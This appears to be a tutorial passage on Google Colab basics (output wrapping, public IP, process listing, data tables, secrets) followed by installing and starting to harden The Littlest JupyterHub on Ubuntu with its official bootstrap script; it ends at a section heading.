

    In the top-left corner, the + Code button adds code snippets to the interactive document. The code snippets have a right arrow symbol. Type print("Hello world") and click on that arrow

    Result


    Wrapping Output Text


    If you want the text to be wrapped, execute the following in the first cell as code

    from IPython.display import HTML, display # Imports HTML display tools, HTML() lets you write HTML/CSS and display() renders it in the notebook
    def css(): # Create a function
        display(HTML(”'<style>pre {white-space: pre-wrap;}</style>”’)) # Injects CSS to make all <pre> blocks (code cells) wrap long lines instead of scrolling horizontally.
    get_ipython().events.register(‘pre_run_cell’, css) # The CSS is applied automatically before every cell runs.

    from IPython.display import HTML, display

    def css():
      display(HTML('''<style>pre {white-space: pre-wrap;}</style>'''))

    get_ipython().events.register('pre_run_cell', css)

    Result


    Colab Virtual Instance IP


    Colab virtual instances (Containers) are connected to internet

    from requests import get # Imports the get function from the requests library to make HTTP requests
    ip = get(‘https://api.ipify.org’).content.decode(‘utf8’) # Sends a request to api.ipify.org, a service that returns your public IP as plain text, the return will converted it into a string 
    print(“Public IP is: “, ip) # Prints your public IP in a readable format

    from requests import get
    ip = get('https://api.ipify.org').content.decode('utf8')
    print("Public IP is: ", ip)

    Result


    Colab Processes


    You can get current processes using psutil module

    import psutil # Imports the psutil library, which is used for system monitoring (CPU, memory, processes)
    for id in psutil.pids(): # Returns a list of all process IDs (PIDs) currently running and loops through them 
        print(psutil.Process(id).name()) # prints each process name

    import psutil
    for id in psutil.pids():
        print(psutil.Process(id).name())

    Result


    Colab Extensions


    Colab Extensions are extra tools or add-ons that enhance Google Colab’s functionality beyond its default features. They help you work faster, explore data better, and customize your notebook experience. google.colab.data_table is a module in Google Colab that lets you display pandas DataFrames as interactive tables inside a notebook (Some Colab Extensions already loaded in the notebook).

    %load_ext google.colab.data_table # Load Colab extension to display DataFrames as interactive tables

    import pandas as pd # Import pandas library for data manipulation
    import numpy as np # Import numpy library for numerical operations

    data = { # Create a dictionary with sample data
    ‘Name’: [‘John’, ‘Jane’, ‘Joe’], # List of names
    ‘Sales’: [25, 30, 35], # List of corresponding sales numbers
    ‘City’: [‘New York’, ‘Los Angeles’, ‘Houston’] # List of corresponding cities
    }

    df = pd.DataFrame(data) # Convert dictionary to pandas DataFrame
    df.to_csv(‘dummy_data.csv’, index=False) # Save DataFrame to CSV file without index column
    df # Display the DataFrame in the notebook

    %load_ext google.colab.data_table

    import pandas as pd
    import numpy as np

    data = {
        'Name': ['John', 'Jane', 'Joe'],
        'Sales': [25, 30, 35],
        'City': ['New York', 'Los Angeles', 'Houston']
    }

    df = pd.DataFrame(data)
    df.to_csv('dummy_data.csv', index=False)
    df

    Result



    Colab Environment Variables



    To securely access saved secrets (like API keys) in Google Colab without putting them directly in your code, use google.colab.userdata. It helps protect sensitive information when sharing notebooks.

    Then, you will see the secret 

  • JupyterHub

    JupyterHub

    JupyterHub

    JupyterHub is an open-source platform that provides multi-user access to Jupyter Notebook or JupyterLab environments. While JupyterLab or the single-user Jupyter Notebook server is suitable for individual users, JupyterHub is ideal for educational institutions, research groups, or organizations that need multiple users to have their own interactive computing environments on a shared server. Each user gets a personal, isolated instance of a Jupyter Notebook or JupyterLab server, while administrators can centrally manage authentication, resource allocation, and access control.

    JupyterHub supports a variety of authentication methods, including OAuth, LDAP, GitHub, and custom systems, making it flexible for different organizational needs. It can be deployed on a single server or scaled across cloud infrastructure or high-performance computing clusters, allowing dozens or even hundreds of users to run notebooks simultaneously.


    Security is a critical concern for JupyterHub deployments. Because it exposes interactive coding environments over a network, improper configuration can allow threat actors to exploit vulnerabilities, gain unauthorized access, or use the server for malicious activities, such as launching attacks or mining cryptocurrencies. To mitigate risks, administrators should enforce strong authentication, HTTPS encryption, firewall rules, and regular updates.

    Key features of JupyterHub include:

    • Multi-user management: Centralized control over multiple notebook instances.
    • Customizable environments: Each user can have their own libraries and resources without affecting others.
    • Scalability: Can run on local servers, cloud platforms, or containerized systems like Docker or Kubernetes.
    • Integration with JupyterLab: Users can work in the modern JupyterLab interface while administrators manage the backend infrastructure.

    Overall, JupyterHub provides a secure, scalable, and collaborative platform for teams or classrooms that need interactive computing environments, but it requires careful setup to maintain security and reliability.

    Installing JupyterHub on Ubuntu Server 

    We will be installing JupyterHub in the Ubuntu Server VM. The installation process takes ~5-10 minutes to finish.

    1. Setup Ubuntu Server in a VM
    2. Go to the terminal and run
      1. sudo apt install python3 python3-dev git curl
      2. curl -L https://tljh.jupyter.org/bootstrap.py | sudo -E python3 - --admin admin
    3. Verify that JupyterHub is working by running sudo lsof -i :80 in the terminal
    4. Go to your web and type 127.0.0.0
    5. Enter admin as username and type any strong password you would like to use

    Hardening JupyterHub (Latest Software Version)


    We installed JupyterHub from the company website using a bootstrap script. In this case, the script will pull the latest version of JupyterHub and install it for us. When installing software, always make sure it comes from a trusted source. If you install software manually, make sure to check its integrity using checksums.

    Type server_ip/hub/admin# in the web browser

    The software version does match the pip website

    To update to the latest version, you can run this command in the terminal (Do not run this in JupyterHub)

    curl # Command-line tool used to download data from a URL
    -L # Tells curl to follow redirects (the URL may redirect to another location
    https://tljh.jupyter.org/bootstrap.py # The URL of the bootstrap installer script for
    | # pipe, sends the downloaded script directly to another command instead of saving it to a file.
    sudo # Runs the next command with administrator (root) privileges, required to install system services and packages.
    python3 # Uses the system’s Python 3 interpreter to execute the script
    – # Tells Python to read the script from standard input (stdin) (i.e., from the pipe
    –version=latest # Argument passed to bootstrap.py, instructing it to install the latest TLJH release

    (VM) $ curl -L https://tljh.jupyter.org/bootstrap.py | sudo python3 - --version=latest

    Hardening JupyterHub Server (Change default credentials or adding regular users)

